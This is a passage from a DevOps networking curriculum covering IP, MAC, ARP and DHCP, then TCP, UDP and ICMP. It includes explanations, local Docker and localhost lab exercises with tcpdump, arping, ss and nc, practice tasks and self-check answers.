- **Ship it from Git:** a pipeline that deploys on push, via SSH, to this server: GitHub Actions Workflows §3.11 and CI/CD §0.2.
- **Back it up properly:** off-site copies and tested restores: Backups and Point-in-Time Recovery §13.5.

Next level: Level 2 — Networking §2.1 explains what you just configured at the packet level: ports, firewalls, DNS, reverse proxies and what really happens when a browser visits your server.

LAB NOTES What I ran, what I saw, what it means

LEVEL 2 · PART I

Networking

2

Goal: Build the networking foundation senior DevOps work depends on; explain exactly what happens from typing https://example.com to the application response.

RECOMMENDED TIME
2-4 weeks

TOPICS
11

PRACTICE / CAPSTONE
Trace a full HTTPS request end to end using dig, curl -v, ss and tcpdump, and write the explanation in your own words.

Topics


#	Topic	What you will learn
1	IP, MAC, ARP and DHCP **p.399**	addressing layers, how a host gets an address, ARP resolution
2	TCP, UDP and ICMP **p.411**	reliability, handshakes, when UDP, ping/traceroute via ICMP
3	IPv4, IPv6, CIDR and Subnets **p.423**	CIDR math, subnetting a VPC, IPv6 basics
4	Routing, NAT, Ports and Firewalls **p.435**	routing tables, default gateway, SNAT/DNAT, port ranges, stateful firewalls, iptables/nftables
5	DNS Resolution and Domain Architecture **p.449**	recursive vs authoritative, record types, TTL, zones, delegation
6	TCP Connections and TLS Handshakes **p.461**	3-way handshake, TLS 1.2/1.3 handshake, certificates, SNI
7	HTTP Methods and Status Codes **p.475**	GET/POST/PUT/PATCH/DELETE, idempotency, 2xx/3xx/4xx/5xx, headers
8	Reverse Proxies and Load Balancers **p.489**	Nginx/HAProxy/Envoy, health checks, balancing algorithms
9	L4 versus L7 Load Balancing **p.503**	transport vs application routing, NLB vs ALB, trade-offs

#	Topic	What you will learn
10	Network Debugging Tools **p.517**	ping traceroute curl dig nslookup ss tcpdump nc, a debugging decision tree
11	What Happens When You Visit https://example.com **p.531**	end-to-end synthesis of every previous topic
★	Level capstone project **p.549**	Trace a full HTTPS request end to end using dig, curl -v, ss and tcpdump, and write the explanation in your own words.

How to work through this level

1. Read each topic in order: *what it is* → *why it matters* → *real-world example* → *diagram* → *guide*.
2. Do **every task** in the topic's *Tasks* section and tick the box (`- [x]`) in your own fork or notes.
3. Answer the *Self-check questions* without looking, then reveal the answers.
4. Finish with the **capstone project**, which combines all topics of the level.
5. Move on only when you can do the capstone's *Prove it* task without the guide.

Topic flow



2.1 IP, MAC, ARP and DHCP

Topic 1 of 11 | ~4 hours | Difficulty: Beginner

1 What it is

Every machine on a network has **two kinds of address**, and they solve different problems:

- A **MAC address** (Media Access Control, 48 bits, e.g. `02:42:ac:11:00:02`) names a *network interface* on the **local link** (the same Ethernet segment, Wi-Fi network or virtual switch). It is only meaningful for one hop.
- An **IP address** (Internet Protocol, e.g. `10.0.1.15`) names a *host's position in the network* and is used to route packets across many hops, all the way around the world.

Two small protocols glue these together. **ARP** (Address Resolution Protocol) answers "I want to send to `10.0.1.1` — which MAC address do I put on the Ethernet frame?" **DHCP** (Dynamic Host Configuration Protocol) answers "I just booted and have no address — what IP, netmask, gateway and DNS server should I use?"

2 Why it matters in DevOps

- **"Can't reach the server" starts here.** Before blaming the firewall or the app, you check: does the host have an IP? Is it in the right subnet? Does it know its gateway's MAC?
- **Cloud networking is built on these ideas.** Every EC2 instance gets its address by DHCP from the VPC; every ENI (Elastic Network Interface) has a MAC; DHCP option sets decide which DNS server your servers use.
- **Duplicate IPs and stale ARP entries** cause maddening intermittent failures, especially around failover (keepalived/VRRP, MetalLB) and VM/container migrations.
- **Container and Kubernetes networking** builds virtual interfaces, bridges and veth pairs that each have MACs and IPs; you debug them with the same tools (`ip addr`, `ip neigh`).

3 Real-world system example

AWS VPC. When you launch an EC2 instance, the instance's operating system asks for its configuration with DHCP, and the VPC answers with the private IPv4 address assigned to its ENI, the subnet mask, the default gateway (the subnet's VPC router) and DNS settings from the VPC's **DHCP option set**. AWS documents that the Amazon-provided DNS resolver lives at the VPC network range's base address plus two (and at `169.254.169.253`), and that the first four and the last address of every subnet are reserved. AWS also documents that VPCs do not support broadcast or multicast in the usual sense: the platform itself answers ARP so your instances still resolve their gateway.

MetalLB in layer-2 mode (a bare-metal Kubernetes load-balancer add-on) makes a Service IP reachable by having one node answer ARP requests (IPv6: NDP) for that IP. If that node dies, another node takes over and sends a *gratuitous ARP* so that switches and neighbours update their tables. **keepalived** with VRRP does the same for a floating virtual IP in front of two Nginx or HAProxy servers.

4 Diagram

How a new host gets an address (DHCP "DORA") and then resolves its gateway's MAC with ARP:




Figure 2.1-1

The addressing layers on one packet leaving your laptop for a server on the internet:




Figure 2.1-2

Note that the destination **IP** stays the server's all the way, but the destination **MAC** is the *next hop's* (the gateway) and is rewritten at every router.

5 How it works

Addressing layers (TCP/IP model)

Layer	Address	Scope	Example	Changes per hop?
Link (L2)	MAC	one local network	`02:42:ac:11:00:02`	Yes
Internet (L3)	IP	end to end	`10.0.1.15`	No (except NAT)
Transport (L4)	Port	one process on a host	`443`	No

MAC addresses. 6 bytes, written as hex pairs. The first 3 bytes (the OUI) identify the vendor; bit 1 of the first byte set means "locally administered" (virtual NICs, Docker, cloud). `ff:ff:ff:ff:ff:ff` is the **broadcast** address that every host on the segment accepts.

ARP. Before sending an IP packet to a neighbour, the host looks in its **neighbour table** (`ip neigh`). If absent it broadcasts "who has 10.0.1.1? tell 10.0.1.15"; the owner replies unicast. Entries are cached for tens of seconds and move through states such as `REACHABLE`, `STALE`, `DELAY`, `FAILED`. For destinations *outside* your subnet you do not ARP for the destination - you ARP for the **default gateway** and hand it the packet. A **gratuitous ARP** is an unsolicited announcement ("10.0.1.100 is now at this MAC") used after a failover. IPv6 replaces ARP with **NDP** (Neighbor Discovery Protocol), covered in L2.3.

DHCP. A UDP protocol: client port 68, server port 67. The four-message exchange is **D**iscover, **O**ffer, **R**equest, **A**cknowledge. The server hands out a *lease*, a time-limited right to use the address. At 50% of the lease the client tries to renew (unicast), and at about 87.5% it rebroadcasts to any server. Besides the IP, DHCP options carry the subnet mask, router (default gateway), DNS servers, search domain and NTP servers. A DHCP **relay** forwards broadcasts across routers so one server can serve many subnets.

Useful commands

Command	Purpose
`ip -br addr`	Brief list of interfaces, state and IPs
`ip link show eth0`	MAC address, MTU, up/down
`ip neigh`	ARP/NDP neighbour table
`ip route`	Which gateway is used (preview of L2.4)
`arping -I eth0 10.0.1.1`	ARP-level ping (also detects duplicate IPs with `-D`)
`tcpdump -n -i eth0 arp or port 67 or port 68`	Watch ARP and DHCP on the wire
`resolvectl status` or `cat /etc/resolv.conf`	DNS servers obtained via DHCP

6 Step-by-step guide

Prerequisites: Docker on a laptop or VM (free). Nothing leaves your machine. The `iproute2`, `iputils-arping` and `tcpdump` packages are installed inside a throwaway container.

1. **Create an isolated network with two containers.**

```bash
docker network create --subnet 10.77.0.0/24 labnet
docker run -d --name hostA --network labnet --cap-add NET_ADMIN --cap-add NET_RAW
  ubuntu:24.04 sleep infinity
docker run -d --name hostB --network labnet --cap-add NET_ADMIN --cap-add NET_RAW
  ubuntu:24.04 sleep infinity
for h in hostA hostB; do
  docker exec $h bash -c "apt-get update -qq && apt-get install -y -qq iproute2
  iputils-arping iputils-ping tcpdump >/dev/null"
done
```

   Expected: no errors. (Docker's bridge network is a virtual switch, which is exactly an Ethernet segment.)

2. **Look at the two addresses of each host.**

```bash
docker exec hostA ip -br addr
docker exec hostA ip link show eth0
```

   Similar to `eth0@if23 UP 10.77.0.2/24` and `link/ether 02:42:0a:4d:00:02`. The IP is the L3 address; the MAC (`link/ether`) is the L2 address. Docker derives container MACs from the IP, which is why they look related.

3. **Show that the neighbour table starts empty, then fills.**

```bash
docker exec hostA ip neigh
docker exec hostA ping -c 1 10.77.0.3
docker exec hostA ip neigh
```

   After the ping you see something like `10.77.0.3 dev eth0 lladdr 02:42:0a:4d:00:03 REACHABLE`. That entry was created by an ARP exchange.

4. **Watch the ARP exchange on the wire.** Open two terminals.

```bash
# terminal 1
docker exec hostA tcpdump -n -e -i eth0 arp
# terminal 2: clear the cache first so ARP has to happen again
docker exec hostA ip neigh flush all
docker exec hostA ping -c 1 10.77.0.3
```

Expect two lines: `ARP, Request who-has 10.77.0.3 tell 10.77.0.2` (sent to `ff:ff:ff:ff:ff:ff`) and `ARP, Reply 10.77.0.3 is-at 02:42:...`.

5. **Use arping to test layer 2 directly.**

```bash
docker exec hostA arping -c 2 -I eth0 10.77.0.3
```

`arping` replies prove the L2 path works even if a firewall blocks ICMP, a classic way to separate "L2 broken" from "ICMP filtered".

6. **Create a duplicate-IP problem.**

```bash
docker exec hostB ip addr add 10.77.0.2/24 dev eth0     # hostB now also claims
  hostA's address
docker exec hostB arping -c 2 -D -I eth0 10.77.0.2 ; echo "exit=$?"
```

Duplicate address detection (`-D`) should report a reply and exit non-zero when someone else answers (behaviour varies slightly between `arping` implementations). Remove the extra address: `docker exec hostB ip addr del 10.77.0.2/24 dev eth0`.

7. **See the DHCP exchange (read-only on a real machine).** On a Linux VM or laptop using DHCP, release and watch:

```bash
sudo tcpdump -n -i any -vv 'udp port 67 or udp port 68' &
sudo dhclient -r && sudo dhclient -v      # older systems; with NetworkManager use:
  nmcli device reapply <iface>
```

Expect `DHCP-Message Option 53, length 1: Discover`, then `Offer`, `Request`, `ACK` with options for Subnet-Mask, Router, Domain-Name-Server and Lease-Time. Do this only on a machine you can afford to briefly lose connectivity on, for example a local VM.

8. **Clean up.**

```bash
docker rm -f hostA hostB && docker network rm labnet
```

7 Real-world scenario

(Illustrative.) **Symptom:** after a planned failover of the two HAProxy servers in front of `shop-api`, about half of all clients still time out for several minutes while the other half work. **Investigation:** `ip addr` on the new primary shows it holds the floating IP `192.0.2.50`;

`tcpdump -n arp` on the upstream router's neighbouring host shows requests for `192.0.2.50` being answered, but the router keeps sending frames to the *old* MAC. The router's ARP entry had not expired and the failover script had not sent a gratuitous ARP. **Fix:** configure keepalived to send gratuitous ARPs on takeover (`garp_master_delay` / `garp_master_repeat`) and verify with `arping -U -I eth0 192.0.2.50`. **Lesson:** an IP address is only reachable at L2 while the neighbours' ARP caches agree who owns it.

8 Common mistakes and best practices

Don't

- Assign static IPs inside a DHCP pool without a reservation - you will eventually get a duplicate address.
- Assume "ping fails" means "L3 is down": ICMP may simply be filtered. Check ARP (`ip neigh`) and use `arping` or TCP-based tests.
- Hard-code MAC addresses in automation for cloud VMs; they change when ENIs are replaced.
- Run two DHCP servers on one segment by accident (a home router plugged into the lab network is the usual culprit).

Do

- Use `ip -br addr`, `ip route` and `ip neigh` as the first three commands on any "network is down" ticket.
- Use DHCP reservations or cloud-assigned addresses; keep static addressing for infrastructure with a documented range.
- Send gratuitous ARP on any virtual-IP failover and keep ARP-related sysctls (`arp_ignore`, `arp_announce`) in mind with load-balancer DSR setups.
- Remember the MAC changes at every router hop; the IP does not.

9 Tasks

- [ ] **T1 — Map your own addresses** *(≈20 min, beginner)*
  - **Goal:** identify your L2 and L3 addresses and your gateway.
  - **Steps:**
    1. Run `ip -br addr`, `ip link show` and `ip route` on your machine or VM.
    2. Write down your IP, prefix length, MAC address, default gateway IP.
    3. Run `ip neigh` and find the gateway's MAC.

- **Done when:** you have those five values and can say which are L2 and which are L3.

- [ ] **T2 — Capture an ARP exchange** *(≈30 min, beginner)*
  - **Goal:** see an ARP request and reply as raw packets.
  - **Steps:**
    1. Build the two-container lab from section 6 (steps 1-2).
    2. Run `tcpdump -n -e -i eth0 arp` in hostA, flush the neighbour table, and ping hostB.
  - **Done when:** you can point to the broadcast destination `ff:ff:ff:ff:ff:ff` in the request and the unicast reply carrying hostB's MAC.

- [ ] **T3 — Add a third host and predict the table** *(≈30 min, intermediate)*
  - **Goal:** predict neighbour-table contents before looking.
  - **Steps:**
    1. Start `hostC` on `labnet`. Before running anything, write down what `ip neigh` on hostA should show after hostA pings only hostC.
    2. Run the ping and compare.
  - **Done when:** your prediction matched: hostA lists hostC (and the Docker gateway if contacted) but not hostB.

- [ ] **T4 — Break it: duplicate IP** *(≈30 min, intermediate)*
  - **Goal:** produce and detect an IP conflict.
  - **Steps:**
    1. Follow section 6 step 6 so two containers claim `10.77.0.2`.
    2. From hostA run `ping -c 3 10.77.0.2` and `ip neigh` repeatedly; observe the MAC.
    3. Detect it with `arping -D`, then remove the duplicate.
  - **Done when:** you can show two different MACs answering for one IP, then show a clean `arping -D` result after the fix.

- [ ] **T5 — Read a DHCP lease** *(≈30 min, intermediate)*
  - **Goal:** find what your DHCP server told you.
  - **Steps:**
    1. Locate your lease info: `resolvectl status`, `nmcli device show <iface>` or `/var/lib/dhcp/*.leases` depending on distro.
    2. Capture a renewal with `tcpdump` as in step 7 if you have a disposable VM.
  - **Done when:** you can list the lease time, router, DNS servers and the four DORA message types you saw.

- [ ] **T6 — Prove it: from MAC to gateway** *(≈30 min, advanced)*
  - **Goal:** explain addressing without notes.
  - **Steps:**
    1. Without the guide, draw (paper is fine) the Ethernet, IP and TCP headers of a packet from your laptop to `203.0.113.10`, filling in which MAC and IP appear on your link and on the link beyond the first router.
    2. Verify the first-hop MAC on your machine using `ip route get 203.0.113.10` and `ip neigh`.
  - **Done when:** your drawing shows the destination IP unchanged, the destination MAC equal to your gateway's MAC, and you can explain why.

10 Self-check questions

1. Why do we need both MAC and IP addresses?
2. When your host sends a packet to a server in another country, whose MAC address is in the Ethernet destination field?
3. Name the four DHCP messages and which ones are broadcast.
4. What does a gratuitous ARP do and when do you use it?
5. `ping` to a host on the same subnet fails but `arping` works. What does that tell you?

ANSWERS

1. MACs identify an interface on one link and are flat and unroutable; IPs are hierarchical and routable across networks. Each layer solves a different scope.
2. The MAC of your default gateway (the next hop). Each router rewrites the MAC for its next hop.
3. Discover, Offer, Request, Acknowledge. Discover and (typically) Request are broadcast by the client before it has a confirmed address; the server's Offer/Ack may be unicast or broadcast depending on client flags.
4. It announces that an IP now maps to a (new) MAC, refreshing neighbours' caches; used after a virtual-IP failover or a NIC/VM change.
5. L2 works and the host is alive; ICMP is being filtered by a host firewall or security group, or the ICMP stack is rate-limited.

11 Further reading

- `man ip-neighbour`, `man arping`, `man dhclient` on a Linux system.

- RFC 826 (ARP) and RFC 2131 (DHCP) - short and readable.
- AWS documentation: "DHCP option sets" and "Subnet CIDR blocks" in the Amazon VPC User Guide.
- MetalLB documentation: "Layer 2 mode" concept page.
- *TCP/IP Illustrated, Volume 1* by W. Richard Stevens (and Kevin Fall).
- Next topic: L2.2 — TCP, UDP and ICMP. Related: L1.5 — Network and Transfer Commands.

LAB NOTES What I ran, what I saw, what it means

2.2 TCP, UDP and ICMP

Topic 2 of 11 | ~4 hours | Difficulty: Beginner

1 What it is

IP gets a packet from one host to another, but it makes **no promises**: packets can be lost, duplicated, reordered or delayed. The **transport layer** sits on top and decides what promises, if any, to add. It also adds **ports** so many programs on one host can share one IP address.

- **TCP** (Transmission Control Protocol) gives a **reliable, ordered byte stream** between two endpoints. It does this with a connection set-up (the 3-way handshake), sequence numbers, acknowledgements, retransmission, flow control and congestion control. Web servers, databases, SSH and most APIs use TCP.
- **UDP** (User Datagram Protocol) just sends individual **datagrams** with a source and destination port. No connection, no retransmission, no ordering. It is tiny and fast. DNS, DHCP, NTP, WireGuard, game and video traffic, and QUIC/HTTP-3 use UDP.
- **ICMP** (Internet Control Message Protocol) is not a transport for applications; it is IP's **diagnostic and error channel**: "destination unreachable", "time exceeded", "echo request/reply" (what `ping` uses). It has no ports.

2 Why it matters in DevOps

- Most "it hangs" vs "connection refused" vs "connection reset" bugs are only understood if you know what TCP is doing. These three symptoms point to three different root causes (firewall drop, closed port, process or proxy closing).
- **Timeouts, retries and connection pools** in every client library are TCP behaviour in disguise.
- Health checks, load balancers and security groups are defined per protocol and port: TCP vs UDP vs ICMP rules are different things.
- **Blocking all ICMP breaks things**: Path MTU Discovery relies on ICMP "fragmentation needed" messages. Black-holed large packets are one of the nastiest production bugs.
- Capacity: thousands of `TIME_WAIT` sockets or an exhausted ephemeral port range are classic outage causes.

3 Real-world system example

DNS is the textbook UDP+TCP system. Resolvers send queries as single UDP datagrams to port 53, which is cheaper than opening a TCP connection for a one-packet question. When a response is too large, or the server sets the truncated (`TC`) flag, the client retries over TCP; zone transfers (AXFR) and DNS over TLS use TCP. **HTTP/3** is the opposite choice: Google-originated QUIC (now standardised by the IETF) runs over UDP and re-implements reliability, ordering and encryption in user space, so it can avoid TCP's head-of-line blocking and ship new features without waiting for operating-system kernels; Cloudflare and Google publicly serve HTTP/3 to browsers. **WireGuard** VPNs are UDP-only for the same reason. **AWS** documents that ICMP "fragmentation needed" messages must be allowed for path MTU discovery to work, and its Security Groups let you open ICMP types separately from TCP/UDP ports (that is why `ping` to an instance works only when you add an ICMP rule).

4 Diagram

The TCP connection life cycle (the part that shows up in `ss` output):




Figure 2.2-1

How `ping` and `traceroute` use ICMP and the IP TTL field to find each hop:




Figure 2.2-2

5 How it works

TCP vs UDP at a glance

	TCP	UDP
Connection	Yes: 3-way handshake before data	None
Delivery	Reliable, retransmits lost segments	Best effort
Ordering	In-order byte stream	None (datagram boundaries preserved)
Flow/congestion control	Yes	No (application must do it)
Header size	20+ bytes	8 bytes
Typical use	HTTP/1.1, HTTP/2, SSH, PostgreSQL, Redis	DNS, DHCP, NTP, QUIC, WireGuard, syslog

TCP reliability, in short. Each byte has a sequence number. The receiver acknowledges the next byte it expects. If the sender hears no ACK before a timer expires (or sees duplicate ACKs), it retransmits. The receiver advertises a **window** (how much buffer it has) for **flow**

control, and the sender maintains a **congestion window** that grows while things work and shrinks on loss, which is how TCP avoids collapsing shared links.

The handshake. `SYN` (client picks initial sequence number) -> `SYN,ACK` (server picks its own and acknowledges) -> `ACK`. One round trip (1 RTT) is spent before any data flows. L2.6 goes deeper.

Closing. Each side sends `FIN`; the side that closes first sits in `TIME_WAIT` for about 60 seconds on Linux so late duplicate packets cannot corrupt a new connection that reuses the same 4-tuple. A `RST` (reset) tears a connection down immediately - sent when a packet arrives for a port nobody listens on, or when an application aborts.

Three failure symptoms you must tell apart

Symptom	What happened on the wire	Usual cause
`Connection refused`	Server host replied with `RST` quickly	Host reachable but nothing listening on that port
`Connection timed out`	SYNs sent, **no reply at all**	Firewall or security group silently dropping, wrong IP, routing problem
`Connection reset by peer`	Connection established, then `RST` arrived	Process crashed, proxy idle-timeout, app closed with unread data

ICMP types you should know: type 8/0 echo request/reply (ping), type 3 destination unreachable (code 3 = port unreachable, code 4 = fragmentation needed and DF set), type 11 time exceeded (what traceroute uses). For IPv6 it is ICMPv6, and it is *mandatory* for NDP and path MTU discovery.

Ephemeral ports. A client's source port is chosen from a range (see `/proc/sys/net/ipv4/ip_local_port_range`, usually 32768-60999). Each outgoing connection consumes one 4-tuple (src IP, src port, dst IP, dst port).

Commands

Command	Purpose
`ss -tan` / `ss -ltnp`	TCP sockets (all, numeric) / listening sockets with process
`ss -tan state time-wait | wc -l`	Count sockets by state
`ss -s`	Summary of socket counts
`nc -zv host 443`	TCP connect test
`nc -u host 53`	UDP send (no confirmation)
`ping -c 4 host`	ICMP echo

Command	Purpose
`traceroute -n host` / `tracepath host` / `mtr -rwn host`	Per-hop path using TTL expiry

6 Step-by-step guide

Prerequisites: a Linux shell with `ss` (iproute2), `nc` (netcat) and `python3`. `ping`, `traceroute` and `mtr` may need `sudo apt-get install -y iputils-ping traceroute mtr-tiny`. Everything below uses localhost, so it is safe.

1. **Start a TCP listener and inspect it.**

   ```bash
   python3 -m http.server 8080 --bind 127.0.0.1 &
   ss -ltn 'sport = :8080'
   ```

   Expect `LISTEN 0 5 127.0.0.1:8080 0.0.0.0:*` (queue size may differ). `LISTEN` is the server-side socket state from the diagram.

2. **Connect and observe `ESTABLISHED` and `TIME_WAIT`.**

   ```bash
   curl -s -o /dev/null http://127.0.0.1:8080/
   ss -tan 'sport = :8080 or dport = :8080'
   ```

   The finished request leaves a `TIME-WAIT` entry on one side. Run `ss -tan state time-wait | wc -l` to count them.

3. **Produce "connection refused".**

   ```bash
   nc -zv 127.0.0.1 9
   ```

   Expect `nc: connect to 127.0.0.1 port 9 (tcp) failed: Connection refused`. The kernel answered `RST` immediately.

4. **Produce "timed out" (a silent drop) with a local firewall rule** (needs root; on a VM or container with `NET_ADMIN`).

   ```bash
   sudo iptables -A INPUT -p tcp --dport 8080 -j DROP
   time nc -zv -w 3 127.0.0.1 8080 ; echo exit=$?
   sudo iptables -D INPUT -p tcp --dport 8080 -j DROP
   ```

(On a shared machine, run this inside a throwaway container instead, so the rule cannot affect anyone else.) You should wait the full 3 seconds and get a timeout - not an instant refusal. Compare the two: refusal = something answered; timeout = silence. The final `-D` removes the rule.

5. **See UDP's lack of a connection.**

```bash
nc -u -l 127.0.0.1 9999 &              # UDP listener (OpenBSD netcat)
echo hello | nc -u -w1 127.0.0.1 9999   # prints "hello" on the listener side
ss -lun 'sport = :9999'
echo hello | nc -u -w1 127.0.0.1 9998 ; echo "exit=$?"   # no listener, no error shown
```

The listener prints `hello`. Sending to a port with no listener usually shows nothing at all: UDP gives the sender no confirmation (the host may return an ICMP port-unreachable, which `nc` sometimes reports).

6. **Use ICMP.**

```bash
ping -c 3 127.0.0.1
traceroute -n 1.1.1.1        # or: tracepath 1.1.1.1  /  mtr -rwn -c 5 1.1.1.1
```

`ping` prints `64 bytes from ...: icmp_seq=1 ttl=64 time=0.0xx ms`. `traceroute` prints one line per hop; `* * *` means that hop did not send back "time exceeded" (filtered, not necessarily broken). Output in your network will differ.

7. **Capture a handshake and an ICMP packet.**

```bash
sudo tcpdump -n -i lo 'tcp port 8080 or icmp' -c 12 &
curl -s -o /dev/null http://127.0.0.1:8080/ ; ping -c 1 127.0.0.1
```

In the TCP lines look for flags `[S]`, `[S.]`, `[.]` (the handshake), then `[P.]` data and `[F.]` closing. ICMP lines show `echo request` / `echo reply`.

8. **Clean up.**

```bash
kill %1 2>/dev/null; pkill -f "http.server 8080"; pkill -f "nc -u -l" ; true
```

7 Real-world scenario

